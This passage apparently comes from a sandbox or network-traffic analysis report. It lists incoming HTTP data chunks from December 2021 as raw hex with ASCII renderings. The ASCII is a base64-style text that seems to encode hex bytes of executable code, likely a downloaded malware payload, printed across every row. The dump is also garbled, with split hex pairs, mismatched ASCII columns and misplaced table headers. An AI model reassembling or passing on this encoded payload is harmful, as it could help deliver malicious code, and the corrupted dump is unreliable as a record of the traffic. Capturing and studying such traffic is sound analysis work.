4d 73 59 44 68 47 4c 47 42 47 52 53 78 67 52 6a 6b 73 59 45 51 35 4c 47 42 42 52 69 78 67 4e 44 45 73 59 44 Data Ascii: GLGBCRixgRjMsY DhGLGBGQyxgOTEsY YEZGLGBFOCxgNUYsY EY3LGA4RixgRkMsY YDk5LGBCRixgRkYsY EFGLGBGMSxgMzQsY YDZCLGBCMyxgNUYsY EUzLGAwNyxgRkYsY YEM4LGAxRixgQjQsY EY3LGA4RixgRkUsY DA5LGBEOSxgQUYsY DcxLGBGNixgOEYsY YEZDLGA1OSxgRkYsY YEM4LGA1RixgRkMsY DhGLGBGRSxgRjksY EQ5LGBBRixgNDEsY D
2021-12-02 17:26:37 UTC	720	IN	Data Raw: 47 4c 47 42 47 52 43 78 67 52 45 49 73 59 44 64 46 4c 47 41 34 52 43 78 67 52 45 59 73 59 45 59 79 4c 47 41 78 4e 79 78 67 52 6b 4d 73 59 44 49 7a 4c 47 41 33 52 69 78 67 52 45 59 73 59 44 4e 47 4c 47 42 47 51 53 78 67 4d 7a 63 73 59 45 5a 46 4c 47 41 79 4d 79 78 67 4e 30 59 73 59 45 5a 43 4c 47 42 42 52 69 78 67 52 6a 45 73 59 44 68 47 4c 47 42 47 52 53 78 67 4d 6a 6b 73 59 44 4a 47 4c 47 42 47 4e 69 78 67 51 7a 59 73 59 45 5a 47 4c 47 42 46 4f 43 78 67 5 2 45 59 73 59 45 5a 46 4c 47 41 32 51 69 78 67 52 6b 4d 73 59 45 5a 46 4c 47 42 43 52 69 78 67 51 7a 6b 73 59 44 4e 47 4c 47 42 47 51 53 78 67 4d 54 63 73 59 44 64 44 4c 47 41 30 51 53 78 67 4d 30 59 73 59 45 56 47 4c 47 41 33 52 43 78 67 4f 54 45 73 59 45 5a 45 4c 47 42 4d 79 78 67 4e 30 59 73 59 44 Data Ascii: GLGBGRcXgREIsY DdFLGA4RCxgREYsY EYyLGAXNyxgRkMsY DIZLGA3RixgREYsY DNLGLBGQsXgMzcsY EZFLGAYMyxgN0YsY YEZCLGBBRixgRjEsY DhGLGBGRSxgMjksY DJGLGBGNixgQzYsY YEZGLGBFOCxgREYsY EZFLGA2QixgRkMsY YEZFLGBCRixgQzksY YDNLGLBGQsXgMTCsY DdDLGA0QsXgM0YsY EVGLGA3RCxgOTEsY EZELGBBMyxgN0YsY D

Timestamp	kBytes transferred	Direction	Data
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2021-12-02 17:26:37 UTC	784	IN	Data Raw: 31 4c 47 41 79 4e 43 78 67 52 55 55 73 59 44 45 32 4c 47 41 7a 52 43 78 67 52 55 49 73 59 44 55 32 4c 47 41 79 4e 79 78 67 51 7a 51 73 59 44 6b 79 4c 47 41 30 4f 53 78 67 4e 54 51 73 59 45 4e 43 4c 47 41 32 51 69 78 67 51 6a 41 73 59 45 4a 47 4c 47 42 43 4e 53 78 67 52 6a 41 73 59 45 46 44 4c 47 42 47 4f 43 78 67 4d 44 63 73 59 44 49 79 4c 47 42 46 4e 79 78 67 4d 6a 49 73 59 45 51 7a 4c 47 42 42 4d 69 78 67 4e 54 55 73 59 44 42 46 4c 47 42 47 4f 43 78 67 4 e 30 51 73 59 45 59 78 4c 47 42 47 51 53 78 67 4e 30 55 73 59 44 42 45 4c 47 42 44 52 53 78 67 4d 45 49 73 59 44 67 34 4c 47 41 77 4e 79 78 67 4d 6b 59 73 59 44 5a 43 4c 47 41 31 52 69 78 67 4f 55 59 73 59 44 5a 42 4c 47 41 30 51 69 78 67 52 6a 45 73 59 44 6c 42 4c 47 41 30 51 79 78 67 4d 7a 59 73 59 44 Data Ascii: 1LGAyNCxgRUUsYDE2LGAzRCxgRUIsYDU2LGAyNyxgQzQsYDkyLGA0OSxgNTQsYENCLGA2QixgQjAsY EJJLGBCNsXgRjAsYEFDLGBGOCxgMDcsYDIyLGBFNyxgMjIsYEQ2LGBBMixgNTUsYD8FLGBGOCxgN0QsY EYxLGBGQsXgN0UsYDBELGBDRSxgMEIsYDg4LGAwNyxgMkYsYDZCLGA1RixgOUYsYDZBLGA0QixgRjEsY DIBLGA0QyxgMzYsYD
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2021-12-02 17:26:37 UTC	832	IN	Data Raw: 31 4c 47 42 45 52 53 78 67 4d 7a 63 73 59 45 5a 42 4c 47 41 30 52 69 78 67 51 54 49 73 59 44 42 44 4c 47 41 34 51 79 78 67 4e 54 49 73 59 45 45 79 4c 47 41 78 52 53 78 67 4d 6a 4d 73 59 44 5a 47 4c 47 42 44 4d 43 78 67 52 45 4d 73 59 44 63 34 4c 47 42 45 4e 53 78 67 4f 44 49 73 59 45 4a 43 4c 47 41 34 4f 53 78 67 52 55 45 73 59 44 46 46 4c 47 41 7a 4d 69 78 67 4e 44 59 73 59 44 49 32 4c 47 42 43 4d 79 78 67 4e 6a 63 73 59 45 49 30 4c 47 42 47 51 69 78 67 4d 45 55 73 59 45 55 7a 4c 47 41 79 52 43 78 67 51 6b 55 73 59 44 67 31 4c 47 41 33 4f 43 78 67 52 6b 4d 73 59 44 59 79 4 c 47 41 34 51 69 78 67 4d 55 59 73 59 45 59 79 4c 47 41 31 52 69 78 67 51 7a 59 73 59 44 46 43 4c 47 41 7a 4d 69 78 67 51 6a 59 73 59 44 52 42 4c 47 42 42 4d 69 78 67 4d 7a 49 73 59 44 Data Ascii: 1LGBERSxgMzcsYIEZBLGA0RixgQTIsYDDBDLGA4QyxgNTIsYEEyLGAxRSxgMjMsYDZ2LGBDMCxgREMsY Dc4LGBENSxgODIsYIEJCLGA4OSxgRUEsYDFFLGAzMixgNDYsYDI2LGBCMyxgNjcsYIEI0LGBGQixgMEUsY EUzLGAyRCxgQkUsYDg1LGA3OCxgRkMsYDYyLGA4QixgMUYsYIEyLGA1RixgQzYsYDFCLGAzMixgQjYsY DRBLGBBMixgMzIsYD

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:26:37 UTC	960	IN	Data Raw: 73 59 44 67 78 4c 47 42 46 4d 79 78 67 52 6b 59 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 42 47 4c 47 42 43 4e 69 78 67 4e 55 4d 73 59 44 6b 34 4c 47 41 77 4e 53 78 67 4d 7a 4d 73 59 45 5a 43 4c 47 41 7a 4d 79 78 67 4d 7a 6b 73 59 44 68 43 4c 47 42 45 52 69 78 67 51 7a 45 73 59 45 4e 43 4c 47 41 77 4f 43 78 67 4f 44 45 73 59 45 55 7a 4c 47 41 77 4d 43 78 67 52 6b 59 73 59 44 41 77 4c 47 42 47 52 69 78 67 51 7a 45 73 59 45 4d 33 4c 47 41 77 4f 43 78 67 4f 44 45 73 59 45 55 33 4c 47 42 47 52 69 78 67 4d 44 41 73 59 45 5a 47 4c 47 41 77 4d 43 78 67 4d 45 49 73 59 45 52 47 4c 47 41 34 51 69 78 67 4e 30 51 73 59 44 42 44 4c 47 41 34 4f 53 78 67 4d 55 59 73 59 44 68 43 4c 47 41 31 52 43 78 67 52 6a 51 73 59 45 4d 78 4c 47 42 47 51 69 78 67 4d 54 Data Ascii: sYDgxLGBFMyxgRkYsYDAwLGAwMCxgMDAsYDBGLGBCNixgNUMsYDk4LGAwNSxgMzMsYIEZCLGAzMyxgMzksYDhCLGBERixgQzEsYENCLGAwOCxgODEsYEUzLGAwMCxgRkYsYDAwLGBGRixgQzEsYEM3LGAwOCxgODEsYEU3LGBGRixgMDAsYEZLGAwMCxgMEIsYERGLGA4QixgNOQsYDDBDLGA4OSxgMUyYsYDhCLGA1RCxgRjQsYEMxLGBGQixgMT
2021-12-02 17:26:37 UTC	976	IN	Data Raw: 73 59 44 67 35 4c 47 41 35 4e 53 78 67 4f 54 41 73 59 45 5a 46 4c 47 42 47 52 69 78 67 52 6b 59 73 59 45 55 34 4c 47 41 78 51 69 78 67 4e 30 55 73 59 44 41 78 4c 47 41 77 4d 43 78 67 4f 45 51 73 59 44 68 47 4c 47 41 79 4d 43 78 67 4e 44 6b 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 54 45 73 59 44 68 45 4c 47 41 35 4e 53 78 67 4e 7a 67 73 59 45 5a 46 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 55 79 4c 47 41 31 4e 69 78 67 52 54 67 73 59 45 49 33 4c 47 41 32 52 53 78 67 4d 44 41 73 59 44 41 77 4c 47 41 34 4d 79 78 67 51 7a 51 73 59 44 51 34 4c 47 41 34 4d 79 78 67 51 6b 55 73 59 45 59 30 4c 47 41 77 4f 53 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 45 51 73 59 44 67 33 4c 47 41 30 4d 43 78 67 52 44 67 73 59 44 46 47 4c 47 41 77 4d 43 78 67 4f 44 Data Ascii: sYDg5LGA5NSxgOTAsYEFZFLGBGRixgRkYsYEU4LGAxQixgN0UsYDAXLGAwMCxgOEQsYDhGLGAyMCxgNDksYDAwLGAwMCxgNTEsYDhELGA5NSxgNzgsYEFZFLGBGRixgRkYsYDUjYLGA1NixgRTgsYIEI3LGA2RSxgMDAsYDAwLGA4MyxgQzQsYDQ4LGA4MyxgQkUsYIEY0LGAwOSxgMDAsYDAwLGAwMCxgOEQsYDg3LGA0MCxgRDgsYDFGLGAwMCxgOD
2021-12-02 17:26:37 UTC	992	IN	Data Raw: 73 59 45 4d 30 4c 47 41 7a 4f 43 78 67 4f 44 55 73 59 45 4d 77 4c 47 41 33 4e 53 78 67 4d 55 45 73 59 44 67 31 4c 47 42 45 51 69 78 67 4e 7a 51 73 59 44 42 42 4c 47 41 31 4d 79 78 67 4e 54 59 73 59 45 55 34 4c 47 41 33 4e 53 78 67 4e 7a 45 73 59 44 41 78 4c 47 41 77 4d 43 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 77 4f 43 78 67 4e 55 59 73 59 44 56 46 4c 47 42 43 4f 43 78 67 4d 44 51 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 56 43 4c 47 41 34 51 69 78 67 52 54 55 73 59 44 56 45 4c 47 42 44 4d 79 78 67 4f 45 49 73 59 44 55 31 4c 47 41 77 51 79 78 67 4f 45 49 73 59 44 51 31 4c 47 41 78 4d 43 78 67 4e 6b 45 73 59 44 41 77 4c 47 41 32 51 53 78 67 4d 55 49 73 59 44 68 45 4c 47 41 34 52 43 78 67 4f 54 67 73 59 45 5a 46 4c 47 42 47 52 69 78 67 52 6b Data Ascii: sYEM0LGAzOCxgODUsYEMwLGA3NSxgMUEsYDg1LGBEQixgNzQsYDDBLGA1MyxgNTYsYEU4LGA3NSxgNzEsYDAXLGAwMCxgODMsYEM0LGAwOCxgNUYsYDVFGLBGCOCxgMDQsYDAwLGAwMCxgMDAsYDVCCLGA4QixgRTUsYDVELGBDMyxgOEIsYDU1LGAwQyxgOEIsYDQ1LGAxMCxgNkEsYDAwLGA2QsXgMUIsYDhELGA4RCxgOTgsYEFZFLGBGRixgRk
2021-12-02 17:26:37 UTC	1008	IN	Data Raw: 73 59 44 45 79 4c 47 42 47 4e 69 78 67 4d 44 41 73 59 44 41 77 4c 47 41 32 4f 43 78 67 51 6a 67 73 59 44 67 79 4c 47 41 30 4f 43 78 67 51 7a 67 73 59 44 5a 42 4c 47 41 77 4d 43 78 67 4e 6b 45 73 59 44 41 77 4c 47 41 31 4d 79 78 67 4e 54 63 73 59 44 67 35 4c 47 41 34 4e 69 78 67 4d 44 41 73 59 44 42 45 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 45 55 34 4c 47 42 47 51 79 78 67 52 6a 55 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 6a 67 73 59 45 59 35 4c 47 41 31 4e 43 78 67 52 54 6b 73 59 44 51 30 4c 47 41 32 51 53 78 67 4d 44 41 73 59 44 67 35 4c 47 41 34 4e 69 78 67 4d 44 67 73 59 44 42 45 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 68 43 4c 47 41 34 4e 69 78 67 51 54 41 73 59 44 42 43 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 5a 42 4c 47 41 77 4d 43 78 67 4e 54 Data Ascii: sYDEyLGBGNixgMDAsYDAwLGA2OCxgQjgsYDgyLGA0OCxgQzgsYDZBLGAwMCxgNkEsYDAwLGA1MyxgNTcsYDg5LGA4NixgMDAsYDBELGAwMCxgMDAsYEU4LGBGQyxgRjUsYDAwLGAwMCxgNjgsYIEY5LGA1NCxgRTksYDQ0LGA2QSxgMDAsYDg5LGA4NixgMDgsYDBELGAwMCxgMDAsYDhCLGA4NixgQTAsYDBCLGAwMCxgMDAsYDZBLGAwMCxgNT
2021-12-02 17:26:37 UTC	1024	IN	Data Raw: 73 59 45 59 35 4c 47 41 34 51 69 78 67 4e 7a 51 73 59 44 41 7a 4c 47 41 34 4f 53 78 67 4e 7a 41 73 59 44 41 34 4c 47 41 34 4d 43 78 67 52 6a 6b 73 59 44 63 31 4c 47 41 33 4e 43 78 67 4d 44 4d 73 59 44 67 35 4c 47 41 33 4d 43 78 67 4d 45 4d 73 59 44 4d 35 4c 47 41 7a 4d 43 78 67 4e 7a 55 73 59 44 42 47 4c 47 41 7a 4f 53 78 67 4e 7a 41 73 59 44 41 30 4c 47 41 33 4e 53 78 67 4d 45 45 73 59 44 4d 35 4c 47 41 33 4d 43 78 67 4d 44 67 73 59 44 63 31 4c 47 41 77 4e 53 78 67 4d 7a 6b 73 59 44 63 77 4c 47 41 77 51 79 78 67 4e 7a 51 73 59 45 4d 31 4c 47 41 34 51 53 78 67 4e 45 59 73 59 44 41 79 4c 47 41 34 4d 43 78 67 52 6a 6b 73 59 44 45 77 4c 47 41 33 4e 43 78 67 4d 44 49 73 59 44 67 35 4c 47 41 7a 4d 43 78 67 4f 44 41 73 59 45 59 35 4c 47 41 77 4f 43 78 67 4e 7a Data Ascii: sYIEY5LGA4QixgNzQsYDAzLGA4OSxgNzAsYDA4LGA4MCxgRjksYDc1LGA3NCxgMDMsYDg5LGA3MCxgMEMsYDM5LGAzMxCxgNzUsYDBGLGAzOSxgNzAsYDA0LGA3NSxgMEEsYDM5LGA3MCxgMDgsYDc1LGAwNSxgMzksYDcwlGAwQyxgNzQsYEM1LGA4QSxgNEysYDAyLGA4MCxgRjksYDEwLGA3NCxgMDIsYDg5LGAzMxCxgODAsYIEY5LGAwOCxgNz
2021-12-02 17:26:37 UTC	1040	IN	Data Raw: 73 59 44 42 47 4c 47 41 34 4e 43 78 67 51 54 59 73 59 45 5a 46 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 68 42 4c 47 41 31 4e 79 78 67 4d 44 59 73 59 44 67 77 4c 47 42 47 51 53 78 67 4d 44 45 73 59 44 63 30 4c 47 41 77 4e 53 78 67 4f 44 6b 73 59 44 41 34 4c 47 41 34 4f 53 78 67 4e 44 67 73 59 44 41 30 4c 47 41 34 4d 43 78 67 52 6b 45 73 59 44 41 31 4c 47 41 33 4e 43 78 67 4d 44 6b 73 59 44 67 35 4c 47 41 30 4f 43 78 67 4d 45 4d 73 59 44 67 35 4c 47 41 30 4f 43 78 67 4d 54 41 73 59 44 67 35 4c 47 41 30 4f 43 78 67 4d 54 51 73 59 44 4d 35 4c 47 41 77 4f 43 78 67 4e 7a 55 73 59 44 46 45 4c 47 41 7a 4f 53 78 67 4e 44 67 73 59 44 41 30 4c 47 41 33 4e 53 78 67 4d 54 67 73 59 44 4d 35 4c 47 41 30 4f 43 78 67 4d 44 67 73 59 44 63 31 4c 47 41 78 4d 79 78 67 4d 7a Data Ascii: sYDBGLGA4NCxgQTYsYEFZFLGBGRixgRkYsYDhBLGA1NyxgMDYsYDgwLGBGQsXgMDEsYDc0LGAwNSxgODksYDA4LGA4OSxgNDgsYDA0LGA4MCxgRkEsYDA1LGA3NCxgMDksYDg5LGA0OCxgMEMsYDg5LGA0OCxgMTAsYDg5LGA0OCxgMTQsYDM5LGAwOCxgNzUsYDFELGAzOSxgNDgsYDA0LGA3NSxgMTgsYDM5LGA0OCxgMDgsYDc1LGAxMyxgMz
2021-12-02 17:26:37 UTC	1056	IN	Data Raw: 73 59 44 5a 43 4c 47 41 77 4d 43 78 67 4e 6b 55 73 59 44 41 77 4c 47 42 44 4e 79 78 67 4e 44 55 73 59 45 55 34 4c 47 41 32 52 69 78 67 4d 44 41 73 59 44 63 33 4c 47 41 77 4d 43 78 67 51 7a 63 73 59 44 51 31 4c 47 42 46 51 79 78 67 4e 6b 55 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 45 55 34 4c 47 41 34 52 69 78 67 4e 44 45 73 59 44 41 78 4c 47 41 77 4d 43 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 77 51 79 78 67 4e 6b 45 73 59 44 45 30 4c 47 41 34 52 43 78 67 4e 45 51 73 59 45 4d 77 4c 47 41 31 4d 53 78 67 4f 44 45 73 59 45 4d 32 4c 47 42 45 51 79 78 67 4d 6a 41 73 59 44 41 78 4c 47 41 77 4d 43 78 67 4e 54 59 73 59 45 55 34 4c 47 41 33 51 53 78 67 4e 44 45 73 59 44 41 78 4c 47 41 77 4d 43 78 67 4e 6b 45 73 59 44 41 77 4c 47 41 34 52 43 78 67 4e 54 Data Ascii: sYDZCLGAwMCxgNkUsYDAwLGBDNyxgNDUsYEU4LGA2RixgMDAsYDc3LGAwMCxgQzcsYDQ1LGBFQyxgNkUsYDAwLGAwMCxgMDAsYEU4LGA4RixgNDEsYDAXLGAwMCxgODMsYEM0LGAwQyxgNkEsYDE0LGA4RCxgNEQsYEMwLGA1MSxgODEsYEM2LGBEQyxgMjAsYDAXLGAwMCxgNTYsYEU4LGA3QSxgNDEsYDAXLGAwMCxgNkEsYDAwLGA4RCxgNT

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:26:37 UTC	1072	IN	Data Raw: 73 59 44 55 78 4c 47 41 34 4f 53 78 67 4f 55 51 73 59 45 4d 77 4c 47 42 47 51 79 78 67 52 6b 59 73 59 45 5a 47 4c 47 42 46 4f 43 78 67 4d 55 45 73 59 44 4d 32 4c 47 41 77 4d 53 78 67 4d 44 41 73 59 44 68 43 4c 47 41 35 4e 53 78 67 4f 54 67 73 59 45 59 35 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 68 45 4c 47 41 30 4e 53 78 67 51 54 67 73 59 44 55 77 4c 47 41 34 52 43 78 67 4e 45 51 73 59 45 51 30 4c 47 41 31 4d 53 78 67 4f 44 6b 73 59 44 55 31 4c 47 42 42 4f 43 78 67 4e 6a 67 73 59 44 4d 34 4c 47 41 77 4e 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 34 52 43 78 67 4e 54 55 73 5 9 45 49 30 4c 47 41 31 4d 69 78 67 4e 54 59 73 59 45 4d 33 4c 47 41 34 4e 53 78 67 51 7a 51 73 59 45 5a 44 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 41 33 4c 47 41 77 4d 43 78 67 4d 44 Data Ascii: sYDUxLGA4OSxgOUQsYEMwLGBGQyxgRkYsYEZGLBFOCxBMUEsYDM2LGAwMSxgMDAsYDhCLGA5NSxgOTgsYIEY5LGBGRixgRkYsYDhELGA0NSxgQTgsYDUwLGA4RCxgNEQsYEQ0LGA1MSxgODksYDU1LGBBOCxBgNjsYDM4LGAwNCxgMDAsYDAwLGA4RCxgNTUsYIEI0LGA1MixgNTYsYEM3LGA4NSxgQzQsYIEZDLGBGRixgRkYsYDA3LGAwMCxgMD
2021-12-02 17:26:37 UTC	1088	IN	Data Raw: 73 59 44 41 32 4c 47 41 77 4d 53 78 67 4d 44 41 73 59 44 41 77 4c 47 41 31 4e 69 78 67 52 54 67 73 59 44 4a 44 4c 47 41 31 4e 53 78 67 4d 44 41 73 59 44 41 77 4c 47 41 34 4d 79 78 67 51 7a 51 73 59 44 41 30 4c 47 41 34 4e 53 78 67 51 7a 41 73 59 44 42 47 4c 47 41 34 4e 53 78 67 52 6a 55 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 68 43 4c 47 41 34 4e 69 78 67 51 55 4d 73 59 44 42 44 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 67 7a 4c 47 42 47 4 f 43 78 67 4d 44 45 73 59 44 63 31 4c 47 41 78 4d 53 78 67 4e 54 59 73 59 45 55 34 4c 47 41 30 4d 43 78 67 4e 44 59 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 54 59 73 59 45 55 34 4c 47 42 45 51 53 78 67 4d 6a 55 73 59 44 41 77 4c 47 41 77 4d 43 78 67 52 54 6b 73 59 44 67 79 4c 47 41 77 4d 43 78 67 4d 44 Data Ascii: sYDA2LGAwMSxgMDAsYDAwLGA1NixgRTgsYDJDLGA1NSxgMDAsYDAwLGA4MyxgQzQsYDAOLGA4NSxgQzAsYDBGLGA4NSxgRjUsYDAwLGAwMCxgMDAsYDhCLGA4NixgQUMsYDBDLGAwMCxgMDAsYDgzLGBGOCxBgMDEsYDc1LGAxMSxgNTYsYIEU4LGA0MCxgNDYsYDAwLGAwMCxgNTYsYIEU4LGBEQxBgMjUsYDAwLGAwMCxgRTksYDgyLGAwMCxgMD
2021-12-02 17:26:37 UTC	1091	IN	Data Raw: 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 34 52 43 78 67 4f 44 55 73 59 45 55 30 4c 47 42 47 52 43 78 67 52 6b 59 73 59 45 5a 47 4c 47 41 31 4d 43 78 67 4e 6b 45 73 59 44 41 34 4c 47 41 32 51 53 78 67 4e 6b 55 73 59 44 5a 42 4c 47 41 32 51 79 78 67 4e 54 59 73 59 45 55 34 4c 47 42 42 52 53 78 67 51 6a 59 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 77 4f 43 78 67 4e 54 41 73 59 45 55 34 4c 47 42 42 4e 53 78 67 4d 7a 45 73 59 44 41 78 4c 47 41 77 4d 43 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 78 4d 43 78 67 4f 44 55 73 59 45 4d 77 4c 47 41 77 52 69 78 67 4f 44 55 73 59 44 68 44 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 34 52 43 78 67 4f 45 51 73 59 45 55 30 4c 47 42 47 52 43 78 67 52 6b 59 73 59 45 5a 47 4c Data Ascii: AwMCxgMDAsYDAwLGA4RCxBgODUsYIEU0LGBGRxBgRkYsYEZGLGA1MCxBgNkEsYDA4LGA2QsxgNkUsYDZBLGA2QyxgNTYsYIEU4LGBBRxBgQjYsYDAwLGAwMCxgODMsYEM0LGAwOCxBgNTAsYIEU4LGBBNSxgMzEsYDAxLGAwMCxgODMsYEM0LGAxMCxBgODUsYEMwLGAwRixgODUsYDhDLGAwMCxgMDAsYDAwLGA4RCxgOEQsYIEU0LGBGRxBgRkYsYEZGL
2021-12-02 17:26:37 UTC	1107	IN	Data Raw: 42 47 52 69 78 67 52 6b 59 73 59 45 4d 78 4c 47 42 44 51 69 78 67 4d 44 49 73 59 44 68 45 4c 47 41 35 4e 43 78 67 4d 7a 49 73 59 45 51 32 4c 47 42 44 4d 53 78 67 4e 6a 49 73 59 45 4e 42 4c 47 41 34 51 69 78 67 52 6a 41 73 59 44 4d 7a 4c 47 42 44 4d 79 78 67 4f 44 6b 73 59 44 52 45 4c 47 42 47 4e 43 78 67 4f 45 49 73 59 44 52 45 4c 47 42 47 4f 43 78 67 4d 7a 4d 73 59 45 4d 78 4c 47 41 77 4d 79 78 67 4f 44 51 73 59 45 4a 45 4c 47 42 43 51 79 78 67 52 6b 55 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4f 44 6b 73 59 44 55 31 4c 47 42 47 4f 43 78 67 51 7a 45 73 59 45 4d 79 4c 47 41 77 4e 53 78 67 4d 44 4d 73 59 44 55 31 4c 47 42 47 4e 43 78 67 4f 44 6b 73 59 44 63 31 4c 47 42 47 4e 43 78 67 51 7a 45 7 3 59 45 4d 35 4c 47 41 77 4d 69 78 67 4f 45 51 73 59 44 67 30 4c Data Ascii: BGRixgRkYsYEMxLGBDQixgMDIsYDhELGA5NCxBgMzIsYEQ2LGBDMSxBgNjIsYENBLGA4QixgRjAsYDMzLGBDMyxgODksYDRELGBGNxCxBgOEIsYDRELGBGOCxBgMzMsYEMxLGAwMyxgODQsYIEJLGBQCxBgRkUsYIEZGLGBGRixgODksYDU1LGBGOCxBgQzEsYEMyLGAwNSxBgMDMsYDU1LGBGNxCxBgODksYDc1LGBGNxCxBgQzEsYEM5LGAwMixgOEQsYDg0L
2021-12-02 17:26:37 UTC	1123	IN	Data Raw: 41 78 4e 43 78 67 4e 54 59 73 59 44 55 77 4c 47 41 34 52 43 78 67 4e 45 51 73 59 45 59 77 4c 47 41 31 4d 53 78 67 52 54 67 73 59 45 51 34 4c 47 41 78 52 43 78 67 4d 44 45 73 59 44 41 77 4c 47 41 34 51 69 78 67 4e 54 55 73 59 44 45 77 4c 47 41 31 4e 69 78 67 4e 54 49 73 59 44 68 45 4c 47 41 30 4e 53 78 67 52 6a 67 73 59 44 55 77 4c 47 42 46 4f 43 78 67 51 30 45 73 59 44 46 45 4c 47 41 77 4d 53 78 67 4d 44 41 73 59 44 68 43 4c 47 41 30 4e 53 78 67 4d 44 67 7 3 59 44 68 45 4c 47 41 30 52 43 78 67 52 6a 67 73 59 44 55 78 4c 47 41 34 52 43 78 67 4e 54 55 73 59 45 59 77 4c 47 41 31 4d 69 78 67 4e 6b 45 73 59 44 41 77 4c 47 41 31 4d 43 78 67 52 54 67 73 59 44 6b 33 4c 47 42 46 52 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 7a 4d 79 78 67 51 7a 6b 73 59 44 67 7a 4c Data Ascii: AxNCxBgNTYsYDUwLGA4RCxBgNEQsYIEYwLGA1MSxBgRTgsYEQ4LGAxRCxBgMDEsYDAwLGA4Qi xgNTUsYDEwLGA1NixgNTIsYDhELGA0NSxBgRjgsYDUwLGBFOCxBgQ0EsYDFELGAwMSxBgMDAsYDhCLGA0NSxgMDgsYDhELGA0RCxBgRjgsYDUxLGA4RCxBgNTUsYIEYwLGA1MixgNkEsYDAwLGA1MCxBgRTgsYDk3LGBFRCxgMDAsYDAwLGAzMyxgQzksYDgzL
2021-12-02 17:26:37 UTC	1139	IN	Data Raw: 41 31 4e 69 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 47 4e 43 78 67 52 54 67 73 59 45 4a 43 4c 47 41 35 4d 69 78 67 4d 44 41 73 59 44 41 77 4c 47 41 31 4d 43 78 67 4e 6b 45 73 59 44 41 77 4c 47 41 32 51 53 78 67 4d 44 41 73 59 44 55 7a 4c 47 41 31 4e 79 78 67 52 54 67 73 59 44 5a 47 4c 47 41 35 4d 79 78 67 4d 44 41 73 59 44 41 77 4c 47 41 32 51 53 78 67 4e 45 45 73 59 44 55 32 4c 47 41 34 4f 53 78 67 4e 44 55 73 59 45 5a 44 4c 47 42 46 4f 43 78 67 51 54 51 73 59 44 6b 79 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4e 44 51 73 59 44 55 77 4c 47 41 3 2 51 53 78 67 4d 44 41 73 59 44 5a 42 4c 47 41 77 4d 43 78 67 4e 54 4d 73 59 44 55 33 4c 47 42 46 4f 43 78 67 4e 54 55 73 59 44 6b 7a 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 5a 42 4c Data Ascii: A1NixgODksYDQ1LGBGNxCxBgRTgsYIEJCLGA5MixgMDAsYDAwLGA1MCxBgNkEsYDAwLGA2QsxgMDAsYDUzLGA1NyxgRTgsYDZGLGA5MyxgMDAsYDAwLGA2QsxgNEEsYDU2LGA4OSxBgNDUsYIEZDLGBFOCxBgQ0EsYDkyLGAwMCxBgMDAsYDgzLGBDNxCxBgNDQsYDUwLGA2QsxgMDAsYDZBLGAwMCxBgNTMsYDU3LGBFOCxBgNTUsYDkzLGAwMCxBgMDAsYDZBL
2021-12-02 17:26:37 UTC	1155	IN	Data Raw: 41 33 52 43 78 67 4d 44 67 73 59 44 59 34 4c 47 41 34 4d 43 78 67 4d 45 59 73 59 44 41 31 4c 47 42 47 52 43 78 67 4e 54 63 73 59 44 4d 7a 4c 47 42 47 4e 69 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 46 4e 43 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 46 4f 43 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 47 4d 43 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 47 4e 43 78 67 4f 44 6b 73 59 44 51 31 4c 47 4f 43 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 47 51 79 78 67 52 54 67 73 59 44 67 77 4c 47 41 79 52 69 78 67 4d 44 41 73 59 44 41 77 4c 47 41 34 51 69 78 67 4e 55 51 73 59 44 45 77 4c 47 41 34 4d 79 78 67 51 7a 51 73 59 44 41 34 4c 47 41 34 51 69 78 67 4e 45 51 73 59 44 42 44 4c 47 41 34 52 43 78 67 4e 44 55 73 59 45 55 30 4c Data Ascii: A3RCxBgMDgsYDY4LGA4MCxBgMEYsYDA1LGBGRxCxBgNTcsYDMzLGBGNixgODksYDQ1LGBFNCCxgODksYDQ1LGBFOCxBgODksYDQ1LGBFQyxgODksYDQ1LGBGMxCxBgODksYDQ1LGBGNxCxBgODksYDQ1LGBGOCxBgODksYDQ1LGBGQyxgRTgsYDgwLGAyRixgMDAsYDAwLGA4QixgNUQsYDEwLGA4MyxgQzQsYDA4LGA4Qi xgNEQsYDBDLGA4RCxBgNDUsYIEU0L

Timestamp	kBytes transferred	Direction	Data
